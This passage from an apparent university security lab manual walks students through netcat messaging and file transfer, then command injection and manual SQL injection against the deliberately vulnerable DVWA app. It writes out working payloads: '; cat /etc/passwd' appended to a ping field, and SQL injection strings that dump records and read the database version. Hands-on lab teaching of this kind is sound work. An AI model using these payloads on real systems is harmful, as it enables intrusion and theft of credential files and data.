need to maintain a client-server session.



Step 3: Open two 'cmd' windows in administrator mode.




Step 4: Goto the folder where ncat.exe is installed (in both the windows).



Step 5: Run the command: **ncat.exe -l 4444**

Here **-l** sets ncat to *listen* at port number *4444*.



The screenshot shows a Windows command prompt window titled "Administrator: C:\Windows\System32\cmd.exe - ncat.exe -l 4444". The command prompt displays the following text:


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C:\Windows\system32>cd C:\Program Files (x86)\Nmap
C:\Program Files (x86)\Nmap>ncat.exe -l 4444
```

The rest of the command prompt window is empty, indicating that ncat is listening on port 4444.

Step 6: On the second cmd (client window) run the command: **ncat.exe 127.0.0.1 4444**

127.0.0.1 is the local ip address. The address of same PC, and *4444* is the port number where ncat is listening. To practice the practical in the lab enter your neighbour's IP address, and choose any port number greater than 1024.

Step 7: Now type the message which is to be sent on the server. As soon as you press the *enter* key, the message is sent to the server and it is displayed on the server cmd window.



Step 8: Now the connection has made. To disconnect the connection press **ctrl+c**.

Step 9: To transfer any file type on the server side:

ncat.exe -l 4444 > input.txt on

the client window:

ncat.exe 127.0.0.1 4444 < output.txt

Assignment: Do the file transfer between two PC in lab.

Practical 4

Aim: Web application testing using DVWA.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Solution:


Step 1: Install DVWA Tool.

Step2 : Login to DVWA.



Step 3: Set DVWA Security Level

1. Click on DVWA Security, in the left hand menu.
2. Select "low"
3. Click Submit




Step 4: Command Execution.

1. Click on Command Execution.




Step 5: Execute Ping

1. Below we are going to do a simply ping test using the web interface.
2. As an example, ping something on your network.
3. Use the IP Address 192.168.1.106
4. Click Submit.



Attempt 1

1. 192.168.1.106; cat /etc/passwd
2. Click Submit
3. Notice that we are now able to see the contents of the /etc/passwd file.



1. Step 6: Bring up a terminal window.
2. `cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php`.
3. Notice the two `shell_exec` lines.
4. These are the lines that execute ping depending on which Operating System is being used.
5. In Unix/Linux command, you can run multiple command separated by a ";".
6. Notice the code does not check that if \$target matches an IP Address
7. `\d+\.\d+\.\d+\.\d+`, where "`\d+`" represents a number with the possibility of multiple digits, like 192.168.1.106.
8. The code allows for an attacker to append commands behind the IP Address.
9. `192.168.1.106; cat /etc/passwd`

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[root@Fedora14 /]# cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stripos(PHP_OS, 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        $html .= '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        $html .= '<pre>'.$cmd.'</pre>';
    }
}
?>[root@Fedora14 /]#

```

Non-Malicious Use

- 1) Website Text Box: 192.168.1.106
- 2) Code Execution: ping + 192.168.1.106

Malicious Use

- 1) Website Text Box: 192.168.1.106; cat /etc/passwd
- 2) Code Execution: ping + 192.168.1.106 AND RUN cat /etc/passwd

Step 7: Copy the /etc/passwd file to /tmp.

192.168.1.106; cat /etc/passwd | tee /tmp/passwd



Practical 5

Aim: Manual SQL injection using DVWA .

Solution:

Step 1: Install DVWA Tool


Step 2: Login to DVWA



Step 3: Select Security Level




Step 4: Select "SQL Injection" from the left navigation menu.




Step 5: ☐ Input the below text into the User ID Textbox (See Picture).

- %' or '0'='0 and click submit.
- In this scenario, we are saying display all record that are **false** and all records that are **true**.
- %' - Will probably not be equal to anything, and will be false.
- '0'='0' - Is equal to true, because 0 will always equal 0.




Step 6: Input the below text into the User ID Textbox (See Picture).

- % ' or 0=0 union select null, version() #.
- Notice in the last displayed line, 5.1.60 is displayed in the surname.
- This is the version of the mysql database.



